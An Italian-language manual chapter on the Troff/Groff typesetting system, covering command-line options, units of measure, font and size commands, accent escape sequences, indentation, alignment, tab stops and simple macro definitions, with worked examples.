Troff è nato nel 1973, scritto in linguaggio *assembler* per il PDP-11, riscritto successivamente in C. Ancora oggi Troff fa parte integrante della storia di Unix, in particolare per il fatto è il sistema di presentazione delle pagine di manuale. Pertanto, anche i sistemi GNU ne hanno uno: Groff.

Gli esempi di questo capitolo si basano principalmente su Groff, per il quale, nel momento in cui si scrivono queste note, non esiste la possibilità di leggere un file sorgente in formato UTF-8, mentre è possibile solo generare un risultato adatto a un terminale che utilizza invece tale codifica.

527.1 Logica di funzionamento ed esempio di partenza

Troff e Nroff si occupano di trasformare un testo, scritto con determinati codici di composizione, in un formato intermedio che successivamente deve essere rielaborato da un programma specifico per il tipo di stampa o visualizzazione che si vuole ottenere. Per arrivare a questo, si utilizza normalmente un condotto, più o meno nella forma seguente:

```
troff sorgente_troff | programma_di_rielaborazione
```

```
nroff sorgente_nroff | programma_di_rielaborazione
```

Per il momento, questo deve essere visto solo come un concetto di massima, perché in pratica manca ancora qualcosa. Lo sviluppo di questo sistema di composizione ha portato alla nascita di programmi di contorno che si occupano di semplificare la descrizione tipografica di elementi comuni di composizione. Questi programmi si collocano generalmente prima di '**`troff`**' o '**`nroff`**'. Nello schema seguente si fa un esempio dell'uso di Eqn, un filtro che facilita l'inserimento delle equazioni in un sorgente Troff.

```
eqn sorgente_troff | troff | programma_di_rielaborazione
```

In tal caso, come si vede, '**`troff`**' riceve il sorgente dallo standard input.

527.1.1 Avvio degli eseguibili «troff» e «nroff»

Gli eseguibili '**`troff`**' e '**`nroff`**' trasformano i file indicati tra gli argomenti, oppure lo standard input, in un formato intermedio contenente le informazioni necessarie per ottenerne la stampa o la visualizzazione.

```
troff [opzioni] [sorgente_troff...]
```

```
nroff [opzioni] [sorgente_nroff...]
```

Il sorgente per '**`troff`**' è un po' diverso da quello di '**`nroff`**', ma in generale si usa quasi sempre solo il primo, essendo quello che richiede l'indicazione di più dettagli.

Le opzioni seguenti sono comuni al Troff originale e a quello di GNU.

Opzione	Descrizione
`-a`	Genera una composizione approssimativa del risultato, in formato testo (ASCII).
`-i`	Dopo aver letto i file indicati negli argomenti, legge anche dallo standard input.
`-n`***n_iniziale***	Permette di stabilire esplicitamente il numero della prima pagina.
`-o`***elenco_pagine***	Permette di specificare le pagine da stampare. L'elenco è separato da virgole (senza l'inserzione di spazi) e si possono indicare degli intervalli attraverso una notazione del tipo '***m*-*n***'. In particolare, se in un intervallo non viene indicata la pagina iniziale, si intende la prima, se invece manca quella finale, si intende l'ultima.
`-r`***registro numero***	Permette di definire il valore di un registro. Il registro è espresso da un lettera alfabetica, mentre il numero può essere espresso attraverso un'espressione numerica di Troff.
`-m`***nome***	Definisce il nome di un gruppo di macro da utilizzare prima di iniziare l'interpretazione dei file. Si tratta del riferimento al file che corrisponde al modello '`tmac.`***nome***', contenuto in una directory appropriata in base alla realizzazione di Troff.
`-T`***nome_dispositivo***	Permette di specificare il tipo di dispositivo di stampa, o di visualizzazione, per il quale viene composto il documento. Anche se il formato generato da Troff non è quello finale, ciò dipende dalla scelta fatta con questa opzione.
`-F`***percorso***	Permette di indicare la directory contenente le informazioni sui caratteri che si vogliono utilizzare.

Segue la descrizione di alcuni esempi.

- `$` **`troff -Tps -ms mio.troff`** [*Invio*]

  Elabora il file '`mio.troff`', utilizzando il dispositivo '**`ps`**' e il pacchetto di macro '**`s`**' ('`tmac.s`').

- `$` **`troff -Tps -ms -o4,6,8-10 mio.troff`** [*Invio*]

Come nell'esempio precedente, limitandosi a emettere il risultato riferito alle pagine 4, 6, 8, 9 e 10.

527.1.2 Macro e stile

I sorgenti Troff potrebbero essere realizzati fornendo tutte le indicazioni necessarie a definire l'aspetto finale del documento e utilizzando solo le istruzioni elementari di questo sistema di composizione. In alternativa possono essere definite delle macro, all'interno del sorgente stesso o in file esterni. È normale fare uso di Troff facendo riferimento a un file di macro esterno, che in pratica permette di definire uno stile generale del documento; per questo si utilizza l'opzione standard '**`-m`**', come viene mostrato in seguito negli esempi. In ogni caso il pacchetto di macro più comune, già dalle origini di Troff, è '**`s`**', corrispondente al file '`tmac.s`'.[1]

527.1.3 Istruzioni contenute nel testo sorgente

Le istruzioni di Troff possono distinguersi fondamentalmente in: comandi, che iniziano sempre con un punto singolo nella prima colonna del sorgente, e sequenze di escape che possono essere collocate all'interno del testo normale. Un comando appare sempre da solo in una riga, come nel caso seguente,

```
Testo normale
.ft B
testo in neretto
```

dove '**`testo normale`**' e '**`testo in neretto`**' sono intesi come una sequenza che potrebbe risultare riprodotta sulla stessa riga, o comunque appartenendo in ogni caso allo stesso paragrafo. In particolare, dopo l'apparizione del comando '**`.ft B`**', il testo viene reso in neretto. Una sequenza di escape, al contrario, non interrompe il testo nel sorgente:

```
Testo normale \fBtesto in neretto
```

In questo caso, '**`\fB`**' è una sequenza di escape che indica l'inizio del neretto. Come si può intuire, non è possibile iniziare una riga di testo con un punto, perché questo verrebbe interpretato come un comando di Troff; nello stesso modo, alcune sequenze di escape seguite da testo normale possono essere interpretate in modo erroneo.

527.1.4 Spazi superflui

Troff è sensibile alla presenza di spazi orizzontali e verticali superflui; questi vengono mantenuti nel documento finale. In condizioni normali, Troff ignora le interruzioni di riga inserite nel sorgente: quando quello che segue è un comando o un'altra riga di testo, sostituisce queste interruzioni con uno spazio orizzontale normale, ricomponendo in pratica i paragrafi a seconda del formato finale.

527.1.5 Esempio per cominciare

Anche se non è stato ancora mostrato il «linguaggio» di un sorgente Troff, contando sull'intuizione del lettore, è il caso di proporre un esempio elementare che permetta di verificarne il funzionamento.

```
.\"  Questo è un esempio di documento scritto utilizzando il linguaggio
.\"  di composizione Troff.
.\"
.\"  Viene definita la dimensione del testo: il margine sinistro di
.\"  4 cm e l'ampiezza del testo di 8 cm.
.po 4c
.ll 8c
.\"  Inizia il documento.
.ft B
1. Introduzione a Troff

.ft P
Questo \(`e un esempio di documento scritto in modo
tale da poter essere elaborato con Troff.
In questo caso, si presume che verr\(`a utilizzato
lo stile ``\fBs\fP'' (con l'opzione \fB\-ms\fP).

.ft B
1.1 Paragrafi

.ft P
Il testo di un paragrafo termina quando nel sorgente viene
incontrata una riga vuota.

Per la precisione, gli spazi verticali vengono rispettati,
per cui le righe vuote si traducono in spazi tra i paragrafi,
anche quando queste sono pi\(`u di una.



Questo \(`e l'inizio di un nuovo paragrafo dopo tre righe
vuote di separazione.
```

Supponendo che il file si chiami '`esempio.troff`' e che si utilizzi la versione GNU di Troff, si potrebbe ottenere la conversione in PostScript attraverso il comando seguente, che genera il file '`esempio.ps`'.

`$` **`troff -Tps -ms esempio.troff | grops > esempio.ps`** [*Invio*]

In alternativa, si potrebbe ottenere un file adatto per la visualizzazione attraverso un terminale a caratteri, configurato per la codifica ISO 8859-1, con il comando seguente:

`$` **`troff -Tlatin1 -ms esempio.troff | grotty > esempio.tty`** [*Invio*]

Oppure, se il terminale è configurato per la codifica UTF-8:

`$` **`troff -Tutf8 -ms esempio.troff | grotty > esempio.tty`** [*Invio*]

I risultati si vedono rispettivamente in figura 527.5 e 527.6. Da queste non si vedono i margini, ma per il momento il problema è trascurabile.

Figura 527.5. Il risultato della composizione del sorgente Troff di esempio in PostScript.

1. Introduzione a Troff

Questo è un esempio di documento scritto in modo tale da poter essere elaborato con Troff. In questo caso, si presume che verrà utilizzata lo stile **“s”** (con l’opzione **–ms**).

1.1 Paragrafi

Il testo di un paragrafo termina quando nel sorgente viene incontrata una riga vuota.

Per la precisione, gli spazi verticali vengono rispettati, per cui le righe vuote si traducono in spazi tra i paragrafi, anche quando queste sono più di una.

Questo è l’inizio di un nuovo paragrafo dopo tre righe vuote di separazione.

Figura 527.6. Il risultato della composizione del sorgente Troff di esempio in un file adatto alla visualizzazione attraverso un terminale a caratteri.

```
1. Introduzione a Troff

Questo  è  un  esempio di docu-
mento scritto in modo  tale  da
poter   essere   elaborato  con
Troff.  In questo caso, si pre-
sume  che  verrà  utilizzata lo
stile  ``s''   (con   l'opzione
-ms).

1.1 Paragrafi

Il  testo  di un paragrafo ter-
mina quando nel sorgente  viene
incontrata una riga vuota.

Per  la  precisione,  gli spazi
verticali  vengono  rispettati,
per  cui le righe vuote si tra-
ducono in  spazi  tra  i  para-
grafi, anche quando queste sono
più di una.


Questo è l'inizio di  un  nuovo
paragrafo  dopo tre righe vuote
di separazione.
```

In questo esempio si fa uso del pacchetto di macro ‘`s`’, che tra le altre cose definisce i margini del testo. All’inizio del sorgente sono stati usati espressamente dei comandi per modificare i margini, in deroga a quanto prestabilito dallo stile del pacchetto di macro prescelto.

527.2 Istruzioni fondamentali di Troff

In queste sezioni viene mostrato l'uso di alcune istruzioni fondamentali di Troff. La loro descrizione è limitata anche in considerazione del fatto che Troff è un sistema di composizione obsoleto, benché tuttora efficace; infatti, al suo posto conviene approfondire piuttosto l'uso di altri programmi, come TeX per esempio.

Alla fine di queste sezioni si trova una tabella riassuntiva dei comandi «vitali» di Troff, cioè di quelli che vengono descritti qui.

527.2.1 Argomenti numerici e unità di misura

Alcuni comandi hanno un argomento numerico che esprime una quantità o una dimensione. A seconda della circostanza, tale valore può essere espresso in modo fisso, oppure come incremento o riduzione. Se è ammissibile l'incremento, tale numero può essere indicato prefissato dal segno '**+**', se è possibile la riduzione può essere prefissato dal segno '**-**'. Gli incrementi e le riduzioni permettono di scrivere istruzioni relative, che si adattano a seconda di altre scelte già fatte nel sorgente Troff. In alcuni casi ci sono dei valori che possono essere espressi in forma frazionaria, utilizzando il punto per separare la parte intera dalle cifre decimali.

Quando gli argomenti riguardano valori che esprimono una lunghezza, possono essere seguiti immediatamente da una lettera che ne esprima l'unità di misura. La tabella 527.7 mostra l'elenco di queste sigle.

Tabella 527.7. Sigle di identificazione dell'unità di misura.

Sigla	Unità di misura corrispondente
`i`	Pollici.
`c`	Centimetri.
`P`	Pica = 1/6 di pollice.
`m`	Dimensione della lettera «m».
`n`	Dimensione della lettera «n».
`p`	Punti = 1/72 di pollice.
`u`	Unità base.
`v`	Altezza della riga.

527.2.2 Dimensione e distanza tra le righe

Normalmente, il corpo dei caratteri è di 10 punti e la distanza tra le righe è di 12 punti. Il comando normale per ridefinire il corpo è '**`.ps`**', che sta per *Point size*:

```
.ps [[+|-]n]
```

Come si vede dallo schema sintattico, questo comando ammette la possibilità di fissare il valore, oppure di incrementarlo e di diminuirlo indicando una dimensione espressa in punti tipografici (lo si intuisce dal nome). Se non viene fornito l'argomento numerico, si intende ripristinare la dimensione al valore fissato precedentemente.

In alternativa può essere usata la sequenza di escape '**`\s`**', secondo la sintassi seguente:

```
\s[+|-]n
```

È importante osservare che il numero di punti che può essere indicato dipende dalla disponibilità effettiva in base al tipo di carattere a disposizione; inoltre, nel caso della sequenza di escape '**`\s`**', possono essere utilizzate solo **due** cifre numeriche. In particolare, se si utilizza la dimensione nulla, cioè il numero zero, si ottiene il ripristino della dimensione precedente.

Quando si usa la sequenza '**`\s`**' per specificare un valore composto da una sola cifra numerica, è importante che il carattere successivo non sia un numero, altrimenti si riesce a confondere Troff.

Il ridimensionamento dei caratteri viene usato normalmente assieme al controllo della distanza tra le righe. Per questo si usa il comando '**`.vs`**' (*Vertical space*).

```
.vs [n[unità_di_misura]]
```

L'argomento numerico serve a precisare la distanza tra la base di una riga e la base di quella successiva. Il valore viene espresso normalmente in punti, a meno che sia specificato un tipo di unità di misura speciale. In mancanza dell'argomento numerico, il comando ripristina la distanza precedente.

Di solito, la distanza tipica tra le righe è pari al 120 % del corpo dei caratteri utilizzati.

Tra due righe può essere indicato anche uno spazio aggiuntivo, attraverso il comando '**`.sp`**' (*Space*).

```
.sp [n[unità_di_misura]]
```

La sintassi di '**`.sp`**' è la stessa di '**`.vs`**', con la differenza che si riferisce a uno spazio aggiuntivo inserito una sola volta in corrispondenza della posizione del comando. In particolare, se '**`.sp`**' viene usato senza argomento, si ottiene una riga bianca vuota della dimensione attuale dell'altezza delle righe.

Segue la descrizione di alcuni esempi.

- ```
  Testo normale
  .ps 24
  testo ingrandito
  ```
  Cambia il corpo del testo che segue il comando, senza curarsi della distanza tra le righe.
  ```

- ```
  Il sistema operativo GNU/L\s8INUX\s0 funziona su...
  ```
  Ammesso che il testo normale abbia un corpo di 10 punti, fa in modo che la parola «LINUX» sia ottenuta con un'iniziale di dimensione normale e la parte restante con lettere leggermente ridotte (otto punti). Alla fine, il corpo precedente viene ripristinato.

- ```
  .ps 24
  .vs 28p
  ```
  Cambia la dimensione del corpo e della distanza tra le righe.

- ```
  .sp 1c
  ```
  Inserisce uno spazio verticale aggiuntivo di 1 cm.

527.2.3 Caratteri da stampa

Storicamente, la gestione dei tipi di carattere di Troff è stata piuttosto limitata: erano disponibili quattro aree all'interno delle quali potevano essere «montati» tipi differenti di carattere. Queste aree esistono anche nelle versioni più recenti di Troff e generalmente servono a contenere, nell'ordine: un carattere tondo, un corsivo, un neretto e una serie di simboli (che comunque si ottengono attraverso delle sequenze di escape). Per poter utilizzare caratteri differenti, occorreva sostituire il carattere di un'area, montando al suo posto quello desiderato. Attualmente, questa operazione non è più necessaria; generalmente si utilizzano i caratteri normali (quelli appena elencati) e si specifica un tipo di carattere differente da questi solo quando serve, senza bisogno di montarlo esplicitamente.

Quando si fa riferimento ai caratteri delle aree normali, si può utilizzare il comando '**.ft**' (*Font*), seguito da una sigla alfabetica che ne definisce la forma.

```
.ft [R|I|B]
```

Le lettere '**R**', '**I**', '**B**' indicano rispettivamente: *Roman*, *Italic* e *Bold*, riferendosi quindi a un carattere tondo normale, corsivo o neretto. Se non viene specificato l'argomento, il comando '**.ft**' ripristina il carattere usato precedentemente.

All'interno del testo può essere usata la sequenza '**\f**', seguita immediatamente da una delle lettere viste per l'argomento di '**.ft**'. In particolare, '**\fP**' serve a ripristinare il carattere precedente.

Prima di proseguire vale la pena di vedere il significato di un comando un po' strano: '**.ul**' (*Underline*). Letteralmente si tratta di una richiesta di «sottolineatura» che interviene solo nel testo del sorgente che lo segue immediatamente. Tuttavia, secondo la tipografia, il sottolineato è una forma di evidenziamento deprecabile, per cui questo si traduce in pratica in un corsivo.

Per utilizzare altri tipi di carattere oltre quelli standard che si trovano a essere già montati nel sistema di Troff, si può utilizzare il comando '**.ft**', seguito da un argomento che esprima direttamente il tipo di carattere scelto. A questo proposito, è bene chiarire che le sigle '**R**', '**I**' e '**B**' si riferiscono sempre ai tipi di carattere montati nelle prime tre aree standard, per cui, non è possibile caricare un tipo di carattere differente e pretendere poi di ottenerne il corsivo con il comando '**.ft I**'. La tabella 527.12 riporta l'elenco di alcuni tipi di carattere che dovrebbe essere possibile utilizzare con la propria realizzazione di Troff.
```

Tabella 527.12. Sigle di identificazione di alcuni tipi di carattere.

Sigla	Descrizione
`R`	Generalmente è il Times normale.
`I`	Generalmente è il Times obliquo.
`B`	Generalmente è il Times neretto.
`H`	Helvetica.
`HI`	Helvetica corsivo.
`HB`	Helvetica neretto.
`HBI`	Helvetica neretto obliquo.
`CR`	Courier.
`CI`	Courier obliquo.
`CB`	Courier neretto.
`CBI`	Courier neretto obliquo.

I caratteri speciali, tra cui eventualmente anche le lettere accentate, possono essere ottenuti attraverso delle sequenze di escape che iniziano con '**`\(`**' e si compongono di altri due caratteri. La tabella 527.13 mostra l'elenco di alcune di queste sequenze riferite alle lettere accentate.

Tabella 527.13. Alcune sequenze di escape per le lettere accentate di Troff.

`\('a`	á	`\('A`	Á	`\(^a`	â	`\(^A`	Â	``\(`a``	à
``\(`A``	À	`\(oa`	å	`\(oA`	Å	`\(~a`	ã	`\(~A`	Ã
`\(:a`	ä	`\(:A`	Ä	`\(ae`	æ	`\(AE`	Æ	`\(,c`	ç
`\(,C`	Ç	`\('e`	é	`\('E`	É	`\(^e`	ê	`\(^E`	Ê
``\(`e``	è	``\(`E``	È	`\(:e`	ë	`\(:E`	Ë	``\(`i``	í
``\(`I``	Í	`\(^i`	î	`\(^I`	Î	``\(`i``	ì	``\(`I``	Ì
`\(:i`	ï	`\(:I`	Ï	`\(~n`	ñ	`\(~N`	Ñ	`\('o`	ó
`\('O`	Ó	`\(^o`	ô	`\(^O`	Ô	``\(`o``	ò	``\(`O``	Ò
`\(/o`	ø	`\(/O`	Ø	`\(~o`	õ	`\(~O`	Õ	`\(:o`	ö
`\(:O`	Ö	`\('u`	ú	`\('U`	Ú	`\(^u`	û	`\(^U`	Û
``\(`u``	ù	``\(`U``	Ù	`\(:u`	ü	`\(:U`	Ü	`\('y`	ý

\('Y	Ý	\(:y	ÿ	\(ss	ß

Quando si utilizza Troff di GNU si può scrivere il sorgente Troff utilizzando la codifica ISO 8859-1; tuttavia, mancando ancora la capacità di leggere un file in formato UTF-8, è meglio scrivere il sorgente secondo il metodo tradizionale; inoltre, ci sono altre sequenze che sono indispensabili per ottenere effetti tipografici particolari. La tabella 527.14 riassume i casi più importanti.

Tabella 527.14. Caratteri e sequenze di escape per ottenere simboli speciali che vanno oltre la codifica utilizzata.

Sequenza	Descrizione
`\e`	Barra obliqua inversa ('\').
`\'`	Accento acuto ben distinguibile.
`` \` ``	Accento grave ben distinguibile.
`-`	Trattino corto.
`\(hy`	Trattino corto di sillabazione.
`\-`	Il segno meno ('−').
`\(mi`	Il segno meno ('−').
`\(em`	Trattino lungo.
`\(ru`	Trattino basso.
`\(ul`	Trattino di sottolineatura (più basso).
`\(rn`	Trattino alto.
`\(bu`	Pallino.
`\(sq`	Quadratino.

Infine, Troff consente l'uso delle lettere greche, utilizzando delle sequenze di escape che iniziano per '**\(***' seguite immediatamente da una lettera (dell'alfabeto latino-inglese) che in qualche modo può avere una corrispondenza con quella greca.

Segue la descrizione di alcuni esempi.

- ```
  .ft B
  ```
  Il testo a partire dalla riga successiva del sorgente Troff, viene reso in neretto.

- ```
  .ft
  ```
  Ripristina il carattere utilizzato in precedenza.

```
Testo normale \fBtesto in neretto\fP testo normale.
```

Nella frase, il pezzo '**testo in neretto**' viene reso in neretto. La sequenza '**\fP**' serve a ripristinare il carattere precedente.

- ```
  .ft H
  ```

  Il testo a partire dalla riga successiva del sorgente Troff, viene reso con il carattere Helvetica normale.

- ```
  .ft HI
  ```

  Il testo a partire dalla riga successiva del sorgente Troff, viene reso con il carattere Helvetica obliquo.

- ```
  L'opzione \-ms serve a definire l'uso del pacchetto di macro «s».
  ```

  Attraverso la sequenza '**\-**', viene richiesto espressamente l'uso di un trattino normale.

- ```
  L'opzione
  .ft CR
  \-ms
  .ft
  serve a definire l'uso del pacchetto di macro «s».
  ```

  Come nell'esempio precedente, ma il testo '**-ms**' viene reso con il carattere Courier che risulta più adatto (essendo a larghezza fissa).

- ```
  Il file
  .ft CR
  mio\(rufile
  .ft
  serve a...
  ```

  Fa in modo che la parola '**mio_file**' appaia in Courier, utilizzando in particolare un trattino basso.

- ```
  \(*b
  ```

  La lettera greca beta minuscola.

- ```
  \(*W
  ```

  La lettera greca omega maiuscola.

- ```
  \(*w
  ```

  La lettera greca omega minuscola.

527.2.4 Rientri e dimensioni varie

Il dimensionamento della pagina e del testo all'interno di questa, avviene in modo un po' strano. Per cominciare, il foglio normale di riferimento è il formato lettera (8,5 in × 11 in); all'interno di questo spazio può essere definito un margine sinistro e una larghezza della riga. I margini superiore e inferiore sono generalmente predefiniti attraverso il pacchetto di macro utilizzato.

Se non si vuole approfondire l'uso di Troff, conviene limitarsi ad accettare il più possibile le convenzioni del pacchetto di macro tradizionale, quello che viene richiamato con l'opzione '**`-ms`**'. Questo significa che il foglio è in formato lettera (anche se poi si stampa su un A4) e i margini superiore e inferiore sono di un pollice di altezza.

Il margine sinistro della pagina può essere modificato attraverso il comando '**`.po`**' (*Page offset*), che viene usato normalmente prima di iniziare il testo del documento.

`.po` ***n*** [***unità_di_misura***]

Per definire la larghezza del testo si utilizza il comando '**`.ll`**' (*Line length*). Anche questo può essere usato con valori di incremento o di riduzione, per mantenere un riferimento con il testo precedente.

`.ll` [+|-] ***n*** [***unità_di_misura***]

All'interno del testo è possibile modificare il margine con il comando '**`.in`**' che fa riferimento al margine assoluto della pagina. Spesso, il comando '**`.in`**' viene usato con valori di incremento o di riduzione, in modo da mantenere un riferimento con la situazione precedente del testo.

`.in` [+|-] ***n*** [***unità_di_misura***]

Incrementando il rientro con il comando '**`.in`**', si riduce conseguentemente la larghezza della riga; se invece lo si diminuisce, la larghezza della riga aumenta in relazione. Questo serve a mantenere il margine destro invariato, a seguito dell'utilizzo del comando '**`.in`**'.

Per ottenere il rientro di una sola riga, si utilizza il comando '**`.ti`**'.

`.ti` [+|-] ***n*** [***unità_di_misura***]

I comandi che sono stati descritti accettano tutti delle dimensioni espresse anche in forma frazionaria, utilizzando il punto per separare la parte intera dalle cifre decimali.

Segue la descrizione di alcuni esempi.

- ```
  .po 0
  ```
  Pone il margine sinistro della pagina al valore minimo possibile.
  ```

- ```
  .po 1i
  ```
  Pone il margine sinistro della pagina a un pollice.

  ```
  .in 1c
  ```
  Inizia un margine sinistro che si pone a un centimetro più a destra del margine della pagina.

- ```
  .in +1c
  ```
  Incrementa il margine sinistro di un centimetro.

- ```
  .ll 15.5c
  ```
  Definisce la larghezza del testo di 15,5 cm.

- ```
  .in +0.5c
  .ll -0.5c
  Testo…
  .ll +0.5c
  .in -0.5c
  ```
  Rientra il testo a sinistra di un mezzo centimetro e anche a destra della stessa dimensione, riducendo la larghezza della riga. Dopo la scrittura del testo (che così appare inscatolato), vengono ripristinate le dimensioni precedenti.

- ```
  .ti +1c
  ```
  La prima riga del paragrafo che segue il comando viene scritta con un rientro di un centimetro.

- ```
  .ti -1c
  ```
  Rientra all'indietro di un centimetro.

527.2.5 Allineamento e interruzione del testo

Di solito, utilizzando il pacchetto di macro '**`s`**', si ottiene un documento in cui il testo è allineato a sinistra e a destra (giustificato); inoltre, le righe del sorgente che appaiono in sequenza, senza spazi verticali intermedi, vengono unite assieme. Per indicare esplicitamente un'interruzione di riga si può usare il comando '**`.br`**' (*Break*) che non prevede alcun argomento. Inoltre, per richiedere espressamente di saltare una pagina, si può usare il comando '**`.bp`**' (*Break page*), nello stesso modo.

Si è accennato al fatto che normalmente il testo contenuto nel sorgente viene riunito assieme prima di definire l'impaginazione finale. Per richiedere esplicitamente questo comportamento, si utilizza il comando '**`.fi`**' (*Fill*), mentre per fare in modo che vengano rispettate le interruzioni di riga che appaiono nel sorgente, si usa il comando '**`.nf`**' (*No fill*).

L'allineamento del testo viene richiesto attraverso il comando '**`.ad`**' (*Adjust*) con un argomento composto da una lettera che permette di scegliere come allinearlo.

```
.ad l|r|c|b
```

Le lettere '**l**', '**r**', '**c**' e '**b**' servono a richiedere rispettivamente l'allineamento sinistro, destro, centrato, o simultaneo (destra e sinistra).

Eventualmente, il comando '**.ce**' permette di ottenere la centratura di un certo numero di righe del sorgente.

```
.ce n_righe
```

Segue la descrizione di alcuni esempi.

- ```
  Bla bla bla...
  .br
  qui inizia una riga nuova
  ```
  Il testo viene interrotto esplicitamente in modo da farlo riprendere in una riga successiva.

- ```
  .ft CR
  .nf
  uno     due    tre
  quattro cinque sei
  .fi
  .ft
  ```
  Viene riportato del testo catturato da un comando o da una schermata. Per questo si utilizza il carattere Courier e si specifica che le interruzioni di riga devono essere rispettate. Alla fine, viene ripristinato il comportamento normale.

- ```
  .ad r
  testo a bandierina allineato a destra

  .ad b
  testo allineato simultaneamente a sinistra e a destra.
  ```
  Allinea il testo a destra e successivamente lo rimette nella situazione normale di allineamento simultaneo.

- ```
  .ce 1
  testo centrato
  testo normale
  ```
  Centra solo la prima riga successiva del testo che appare nel sorgente.

527.2.6 Tabulazioni

La tabulazione orizzontale che si ottiene con il codice ASCII *<HT>*, viene interpretata regolarmente da Troff, che lo intende come un salto allo ***stop di tabulazione*** successivo. Questi stop possono essere regolati attraverso il comando '**.ta**', ma se non sono definiti espressamente, Troff utilizza gli stop predefiniti che dovrebbero trovarsi ogni quarto di pollice (poco più di mezzo centimetro).

```
.ta stop_1 stop_2...
```

L'argomento di '**.ta**' è costituito da una serie di numeri (seguiti dall'unità di misura) che esprimono la distanza degli stop di tabulazione dal margine sinistro del testo.

Generalmente, quando si usano gli stop di tabulazione per scrivere delle tabelle elementari, si fa in modo che le interruzioni di riga vengano rispettate, attraverso l'uso del comando '**.nf**'.

Quando si cerca di incolonnare dei numeri, può essere utile la sequenza '**\0**' che si traduce in uno spazio orizzontale della stessa ampiezza di una cifra numerica.

Infine, attraverso il comando '**.tc**' è possibile richiedere l'utilizzo di un carattere particolare per riempire lo spazio della tabulazione. '**.tc**' richiede un argomento composto da un solo carattere, anche una sequenza di escape.

```
.tc carattere_di_riempimento
```

Segue la descrizione di alcuni esempi.

- ```
  .nf
  .ta 3c 6c 9c
          1       2       3
          11      22      333
  .fi
  ```

  Dopo aver fatto in modo che vengano rispettate le interruzioni di riga che appaiono nel sorgente, definisce tre stop di tabulazione a 3 cm, 6 cm e 9 cm, rispettivamente. Il contenuto della tabella appare allineato a sinistra.

- ```
  .nf
  .tc \(ru
  .ta 15c
  Nominativo      ,
  .ta 3c 7c 12c 15c
  CAP     Citt\(`a        Via     N.      ,
  .fi

  bla bla bla
  ```

  Questo rappresenta un esempio un po' più complesso, dove si vuole predisporre un modello da compilare. Si osservi la riga in cui appare la parola '**Nominativo**': lo spazio che si vede prima della virgola è ottenuto con un carattere di tabulazione orizzontale che viene riempito da caratteri '**\(ru**', corrispondenti a trattini bassi. Ogni volta che il modello cambia elementi, occorre ridefinire la posizione degli stop di tabulazione.

  ```
  Nominativo__________________________________________________,
  CAP________Città______________Via___________________N.___________,

  bla bla bla
  ```

527.2.7 Comandi che causano un «break»

Nella logica di funzionamento di Troff, alcuni comandi causano un'interruzione nel flusso del testo, costringendo Troff a interromperlo e a riprenderlo nella riga successiva. Un esempio evidente è dato dal comando '**.br**', che si usa proprio per questo: ottenere un'interruzione di riga nel documento finale. Anche l'utilizzo di altri comandi implica un'interruzione del testo, benché questo non venga richiesto esplicitamente:

`.br`	interruzione di riga;
`.bp`	interruzione di pagina;
`.sp`	spazio verticale;
`.in`	margine sinistro;
`.ti`	rientro temporaneo;
`.nf`	rispetto delle interruzioni nel sorgente;
`.fi`	scorrimento del testo indipendente dalle interruzioni che appaiono nel sorgente;
`.ce`	centratura di alcune righe successive.

Il fatto che questi comandi interrompano il flusso del testo dovrebbe apparire logico al lettore; probabilmente si potrebbe trovare strano il fatto che il comando '**.ad**' non faccia parte di questo gruppo. Troff consente di spogliare questi comandi della funzionalità di interruzione (o *break*), sostituendo il punto iniziale con un apostrofo. Per fare un esempio estremo, '**'br**' diventa un'interruzione di riga senza interruzione, in pratica non serve più. Si osservi comunque l'esempio seguente:

```
bla bla bla bla...
Bla bla bla bla
'sp 1c
bla bla bla bla...
```

Si mostra l'uso del comando '**'sp 1c**' che ha lo scopo di inserire uno spazio verticale di un centimetro. Avendo usato l'apostrofo al posto del punto, lo spazio viene inserito quando il testo precedente è arrivato alla fine della riga. In pratica, parte del testo che si trova sopra il comando potrebbe essere riprodotto nel documento finale **dopo** lo spazio verticale.

Chi ha difficoltà a comprendere il senso della cosa, può limitarsi a tenere a mente che è opportuno privare questi comandi della funzione di interruzione di riga quando questi vengono usati per predisporre delle intestazioni o dei piè di pagina.

527.2.8 Macro

Troff consente di creare i propri comandi, ovvero delle macro, che permettono di semplificare e uniformare il proprio documento. Per comprendere il senso di questo occorre presentare subito un esempio; si osservi il testo seguente:

```
.de T1
.sp
.ft B
..
```

Questo pezzo di istruzioni Troff serve a dichiarare la macro '**T1**' che quando utilizzata si traduce nei comandi '**.sp**' e '**.ft B**'. Si intuisce che il comando '**.de**' serva a iniziare la dichiarazione della macro e i due punti in orizzontale finali servano a concluderne la dichiarazione.

.de ***nome_macro***
dichiarazione
dichiarazione
...
dichiarazione
..

Il nome della macro che si crea deve essere di due caratteri e generalmente si utilizzano le lettere maiuscole in modo da essere certi di non interferire con i comandi normali di Troff.

Si noti che il nome della macro che si dichiara non ha il punto iniziale.

Tornando all'esempio, la macro '**T1**' potrebbe servire per spaziare ed evidenziare un titolo di qualcosa. Usandola, occorre ricordare che modifica il tipo di carattere, dal momento che passa alla scrittura in neretto; volendo si può preparare un'altra macro per uniformare i paragrafi normali.

```
.de P1
.ft R
.ti +1m
..
```

Questa volta viene dichiarata la macro '**P1**' con lo scopo di ripristinare l'uso del carattere normale e di inserire un rientro temporaneo della prima riga (di un quadratone), così da ottenere un paragrafo con rientro iniziale. Quello che si vede sotto è un esempio di utilizzo di queste macro.

```
.T1
Introduzione al documento

.P1
Questo paragrafo tratta dell'inizio della fine e viceversa…

.P1
Questo paragrafo parla d'altro…

.T1
Approfondimento

.P1
\('E nato prima l'uovo o la gallina?
```

Un esempio un po' più interessante potrebbe essere quello della definizione di due macro allo scopo di semplificare la scrittura di testo circoscritto in qualche modo, per esempio per mostrare ciò che appare su un terminale o quello che si ottiene da una stampa.

```
.de TA
.ft CR
.ps 8
.in +2m
.nf
..
```

```
.de TC
.fi
.in -2m
.ps
.ft
..
```

La prima macro serve a iniziare la scrittura in Courier con un corpo leggermente più piccolo del solito, rispettando le interruzioni di riga e aggiungendo due quadratoni al margine sinistro. La seconda serve a ripristinare la situazione precedente. Si osservi l'esempio seguente in cui si mostra in che modo utilizzarle.

```
Il comando ls \-l mostra un elenco simile a quello seguente:

.TA
-rwxr-xr-x   1 root     root         2864 ott 14 06:44 arch
-rwxr-xr-x   1 root     root        62660 ago 29 01:43 ash
-rwxr-xr-x   1 root     root         4892 ago  5 21:15 basename
-rwxr-xr-x   1 root     root       353944 ott 13 01:23 bash
 …
.TC

Si osservi in particolare la propriet\('a dei file…
```

Si comprende che il vantaggio di usare le macro sta nella possibilità di uniformare lo stile personale del documento e di poter modificare tale stile in modo più facile, intervenendo solo

sulla definizione delle macro stesse.

